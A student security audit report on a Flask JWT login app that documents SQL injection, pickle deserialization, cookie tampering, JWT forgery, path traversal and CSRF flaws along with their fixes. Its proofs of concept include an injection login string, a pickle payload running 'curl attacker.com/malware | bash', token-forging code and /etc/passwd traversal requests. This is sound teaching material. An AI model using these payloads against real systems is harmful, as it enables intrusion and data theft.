

Assignment 2 - Defensive coding report

Prepared for:
Mr. Tayebi and Aman

Prepared by:
Group 2(Jugal, Puru, Gitanshu, Sarthak, Adit, Prasana)

Contents

1 Executive Summary

This report documents a comprehensive security audit of a Flask-based authentication system implementing JWT (JSON Web Tokens). The audit identified multiple critical and high-severity vulnerabilities that could lead to unauthorized access, data breaches, and server compromise. Each vulnerability has been analyzed with proof-of-concept examples and appropriate remediation strategies.

1.1 Vulnerabilities Overview

ID	Vulnerability	Severity	Impact	Status
V1	SQL Injection	Critical	Authentication bypass, data exposure	Fixed
V2	Insecure Deserialization (Pickle)	Critical	Remote code execution	Fixed
V3	Client-side Privilege Control	High	Privilege escalation	Fixed
V4	JWT Implementation Flaws	High	Token forgery, authentication bypass	Fixed
V5	Path Traversal	High	Unauthorized file access	Fixed
V6	Missing Security Headers	Medium	Various client-side attacks	Fixed
V7	Plaintext Password Storage	Medium	Credential exposure	Fixed
V8	Dependency Vulnerabilities	Low	Cookie Information Vulnerable	Fixed

Table 1: Summary of identified vulnerabilities

2 Detailed Findings

2.1 V1: SQL Injection

Critical: SQL Injection

Description

The application uses string interpolation to construct SQL queries with user-supplied input, allowing attackers to inject malicious SQL code.

Proof of Concept

An attacker could login with the following credentials:

```
Username: admin' --
Password: anything
```

This produces the following vulnerable SQL query:

```
SELECT * FROM users where username='admin' --' AND password='anything'
```

The - comments out the password check, allowing authentication as any user without knowing their password.

Impact

- Authentication bypass
- Data exfiltration
- Potential database destruction

Remediation

Implemented parameterized queries to prevent SQL injection:

```
# Original vulnerable code
rows = db.fetch_data(f"SELECT * FROM users where username='{username}' AND
    password='{password}'")

# Fixed code
user = db.fetch_data("SELECT * FROM users WHERE username = ?", (username,)
   )
```

2.2 V2: Insecure Deserialization (Pickle)

Critical: Insecure Deserialization

Description

The application uses Python's `pickle` module to serialize and deserialize JWT tokens. Pickle deserialization of untrusted data allows attackers to execute arbitrary code on the server.

Proof of Concept

An attacker could craft a malicious pickle payload:

```
import pickle
import os
import base64

class EvilPickle:
    def __reduce__(self):
        return (os.system, ('curl https://attacker.com/malware | bash',))

# Create malicious pickle
malicious = pickle.dumps(EvilPickle())
hex_payload = malicious.hex()

# Split like in the application logic
obfuscated = hex_payload[len(hex_payload)//2:] + hex_payload[:len(
    hex_payload)//2]

# The attacker would then set this as their token cookie
```

When the server deserializes this data with `pickle.loads()`, it executes the attacker's command.

Impact

- Remote code execution
- Complete server compromise
- Data breach

Remediation

Removed pickle serialization entirely and used standard JWT encoding/decoding:

```
# Original vulnerable code
token = auth_token[len(auth_token)//2:] + auth_token[:len(auth_token)//2]
data = jwt.decode(pickle.loads(bytes.fromhex(token)), SECRET_KEY,
    algorithms=["HS256"])

# Fixed code
payload = jwt.decode(token, SECRET_KEY, algorithms=["HS256"])
```

2.3 V3: Client-side Privilege Control

High: Client-side Privilege Control

Description

The application sets an 'admin' cookie on the client-side to control administrative access, allowing attackers to modify this value and escalate privileges.

Proof of Concept

An attacker could:

1. Login as a regular user
2. Intercept the response using a web proxy
3. Modify the 'admin' cookie value from 'false' to 'true'
4. Access administrative functions

```
POST /login HTTP/1.1
Host: example.com
Content-Type: application/json

{"username":"user1","password":"password1"}

# Response (intercepted and modified)
HTTP/1.1 200 OK
Set-Cookie: token=eyJ0eXA...
Set-Cookie: admin=true  <- Modified from 'false' to 'true'
```

Impact

- Privilege escalation
- Unauthorized access to admin functionality
- File system access

Remediation

Removed client-controlled admin flag and stored privileges in the JWT token, verified server-side:

```
# JWT payload now includes privilege level
token = jwt.encode({
    'username': username,
    'privilege': user[0][3],
    'exp': expiration
}, SECRET_KEY, algorithm="HS256")

# Access control check
if current_user['privilege'] != 1:
    return jsonify({"error": "Admin access required"}), 403
```

2.4 V4: JWT Implementation Flaws

High: JWT Implementation Flaws

Description

The JWT implementation had multiple flaws:

- Static, hardcoded secret key
- No token expiration
- Insecure storage in cookies
- Unnecessary and ineffective obfuscation

Proof of Concept

An attacker could extract and decode a valid JWT token, modify its contents, and re-encode it:

```
# Decode obfuscated token
obfuscated_token = "a7c6b5d4e3f2...1234"  # From cookie

token_hex = obfuscated_token[len(obfuscated_token)//2:] + obfuscated_token
    [:len(obfuscated_token)//2]
token_bytes = bytes.fromhex(token_hex)
token = pickle.loads(token_bytes).decode()

# Decode JWT
payload = jwt.decode(token, "secret_key", algorithms=["HS256"])

# Modify payload
payload["username"] = "admin1"  # Escalate to admin

# Re-encode
new_token = jwt.encode(payload, "secret_key", algorithm="HS256")

# Re-obfuscate
new_bytes = pickle.dumps(new_token.encode())
new_hex = new_bytes.hex()
new_obfuscated = new_hex[len(new_hex)//2:] + new_hex[:len(new_hex)//2]
```

Impact

- Identity spoofing
- Privilege escalation
- Session hijacking

High: JWT Implementation Flaws

Remediation

Implemented proper JWT security practices:

```
# Generate cryptographically secure random key
SECRET_KEY = secrets.token_hex(32)  # 256 bits of entropy

# Add expiration time
expiration = datetime.utcnow() + timedelta(hours=1)
token = jwt.encode({
    'username': username,
    'privilege': user[0][3],
    'exp': expiration
}, SECRET_KEY, algorithm="HS256")

# Secure cookie settings
res.set_cookie(
    "token",
    value=token,
    httponly=True,
    secure=True,
    samesite='Strict',
    max_age=3600
)
```

2.5 V5: Path Traversal

High: Path Traversal

Description

The file storage implementation doesn't sanitize filenames, allowing attackers to access files outside the intended directory.

Proof of Concept

An attacker with admin access could:

```
POST /file HTTP/1.1
Host: example.com
Cookie: token=valid_admin_token; admin=true
Content-Type: multipart/form-data; boundary
    =--------------------------1234567890

------------------------------1234567890
Content-Disposition: form-data; name="file"; filename="../../../etc/passwd
    "
Content-Type: text/plain

(file content)
------------------------------1234567890--
```

This could write files outside the intended directory or overwrite system files.
Similarly, an attacker could read sensitive files:

```
GET /file?filename=../../../etc/passwd HTTP/1.1
Host: example.com
Cookie: token=valid_token
```

Impact

- Unauthorized access to system files
- Information disclosure
- Potential system compromise

Remediation

Implemented proper path sanitization and validation:

```
# Sanitize filename to prevent path traversal
safe_filename = os.path.basename(filename)
file_path = os.path.join(self.storage_directory, safe_filename)

# Additional validation to prevent directory traversal
if not os.path.abspath(file_path).startswith(os.path.abspath(self.
    storage_directory)):
    raise ValueError("Invalid file path")
```

2.6 V6: Missing Security Headers

Medium: Missing Security Headers

Description

The application lacks security headers for cookie protection and does not implement CSRF protections.

Proof of Concept

An attacker could create a malicious website that makes requests to the vulnerable application:

```
<html>
<body>
<script>
  // This script can access non-HttpOnly cookies
  document.write("Your token: " + document.cookie);

  // CSRF attack to delete files if user is admin
  fetch('https://vulnerable-app.com/file?filename=important.txt', {
    method: 'DELETE',
    credentials: 'include'  // Sends cookies
  });
</script>
</body>
</html>
```

Impact

- Cross-site scripting (XSS)
- Cross-site request forgery (CSRF)
- Cookie theft

Remediation

Added proper security attributes to cookies:

```
res.set_cookie(
    "token",
    value=token,
    httponly=True,          # Prevents JavaScript access
    secure=True,            # Only transmitted over HTTPS
    samesite='Strict',      # CSRF protection
    max_age=3600            # 1 hour expiration
)
```

2.7 V7: Plaintext Password Storage

Medium: Plaintext Password Storage

Description

The application stores user passwords in plaintext, risking credential exposure in case of a data breach.

Proof of Concept

If an attacker gains access to the database, they can directly read user passwords:

```
SELECT username, password FROM users;
```

Results:

```
username | password
---------|-----------
user1    | password1
admin1   | adminpassword1
```

Impact

- Credential exposure
- Account takeover
- Password reuse attacks

Remediation

Implemented password hashing:

```
# During user creation
hashed_password1 = generate_password_hash('password1')
db.update_data("INSERT INTO users (username, password, privilege) VALUES
    (?, ?, ?)",
               ('user1', hashed_password1, 0))

# During authentication
if not user or not check_password_hash(user[0][2], password):
    return jsonify({"error": "Invalid credentials"}), 401
```

2.8 Dependency Vulnerabilities

Medium: Dependencies Vulnerabilities

Description

Flask 2.2.2 – vulnerable to information exposure in the form of permanent session cookie when the following conditions are met:
Werkzeug 2.2.2 – Affected by multiple high level vulnerabilities causing Denial of Service, Remote code execution, path traversal. For more info: refer this link .

Proof of Concept

- The application is hosted behind a caching proxy that does not strip cookies or ignore responses with cookies.
- The application sets session.permanent = True.
- The application does not access or modify the session at any point during a request.
- SESSION_REFRESH_EACH_REQUEST is enabled (the default).
- The application does not set a Cache-Control header to indicate that a page is private or should not be cached.

Impact

A response containing data intended for one client may be cached and sent to other clients. If the proxy also caches Set-Cookie headers, it may send one client's session cookie to other clients. Under these conditions, the Vary: Cookie header is not set when a session is refreshed (re-sent to update the expiration) without being accessed or modified.

Remediation

Recommendation: Upgrade flask to version 2.2.5, 2.3.2 or higher and werkzeug to 2.5.2 or higher in requirements.txt.

```
flask>=2.3.2
werkzeug>=2.5.2
```

3 Complete Code Review

The following is a comprehensive analysis of the fixed code, highlighting the security improvements made to address the vulnerabilities identified in this report.

3.1 Authentication Flow

```python
@app.route("/login", methods=["POST"])
def login():
    if not request.is_json:
        return jsonify({"error": "Missing JSON in request"}), 400

    username = request.json.get("username")
    password = request.json.get("password")

    if not username or not password:
        return jsonify({"error": "Missing username or password"}), 400

    # Use parameterized query to prevent SQL injection
    user = db.fetch_data("SELECT * FROM users WHERE username = ?", (username,))

    if not user or not check_password_hash(user[0][2], password):
        return jsonify({"error": "Invalid credentials"}), 401

    # Create token with expiration
    expiration = datetime.utcnow() + timedelta(hours=1)
    token = jwt.encode({
        'username': username,
        'privilege': user[0][3],
        'exp': expiration
    }, SECRET_KEY, algorithm="HS256")

    res = make_response(jsonify({"message": "Login successful"}))

    # Set secure cookie
    res.set_cookie(
        "token",
        value=token,
        httponly=True,          # Prevents JavaScript access
        secure=True,            # Only transmitted over HTTPS
        samesite='Strict',      # CSRF protection
        max_age=3600            # 1 hour expiration
    )

    return res
```

3.2 Authentication Middleware

```python
def token_required(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        token = request.cookies.get('token')

        if not token:
            return jsonify({'message': 'Token is missing'}), 401

        try:
            # Decode JWT token
            payload = jwt.decode(token, SECRET_KEY, algorithms=["HS256"])
            # Get the current user from the database
```

```
            user = db.fetch_data("SELECT * FROM users WHERE username = ?", (payload['username'],))

            if not user:
                return jsonify({'message': 'Invalid token'}), 401

            # Add user data to the request context
            request.current_user = {
                'username': user[0][1],
                'privilege': user[0][3]
            }
        except jwt.ExpiredSignatureError:
            return jsonify({'message': 'Token has expired'}), 401
        except jwt.InvalidTokenError:
            return jsonify({'message': 'Invalid token'}), 401

        return f(*args, **kwargs)
    return decorated
```

3.3 File Operations

```
@app.route("/file", methods=["GET", "POST", "DELETE"])
@token_required
def store_file():
    """
    Only admins can upload/delete files.
    All users can read files.
    """
    current_user = request.current_user

    if request.method == 'GET':
        filename = request.args.get('filename')
        if not filename:
            return jsonify({"error": "Filename is required"}), 400

        content = fs.get(filename)
        if content is None:
            return jsonify({"error": "File not found"}), 404

        response = make_response(content)
        response.headers.set('Content-Type', 'application/octet-stream')
        response.headers.set('Content-Disposition', f'attachment; filename={os.path.basename(filename)}')
        return response

    elif request.method == 'POST':
        if current_user['privilege'] != 1:
            return jsonify({"error": "Admin access required"}), 403

        if 'file' not in request.files:
            return jsonify({"error": "No file part"}), 400

        uploaded_file = request.files['file']
        if uploaded_file.filename == '':
            return jsonify({"error": "No selected file"}), 400

        try:
            fs.store(uploaded_file.filename, uploaded_file.read())
            return jsonify({"message": f"File {uploaded_file.filename} uploaded successfully"})
        except ValueError as e:
            return jsonify({"error": str(e)}), 400
```

4 Conclusion

The application contained multiple critical security vulnerabilities that could lead to complete system compromise. The remediated code addresses these issues by implementing security best practices:

1. Parameterized queries to prevent SQL injection
2. Removal of insecure deserialization via pickle
3. Server-side privilege verification
4. Secure JWT implementation with proper token validation
5. Strict path validation to prevent directory traversal
6. Secure cookie configuration
7. Password hashing

These changes significantly improve the security posture of the application. Regular security testing is recommended to maintain this improved security stance.

5 Recommendations

1. Implement a proper secret management solution rather than generating the secret key on application startup
2. Add rate limiting for login attempts to prevent brute force attacks
3. Implement logging for security events
4. Consider adding multi-factor authentication for administrative access
5. Implement Content Security Policy headers
6. Conduct regular security code reviews and penetration testing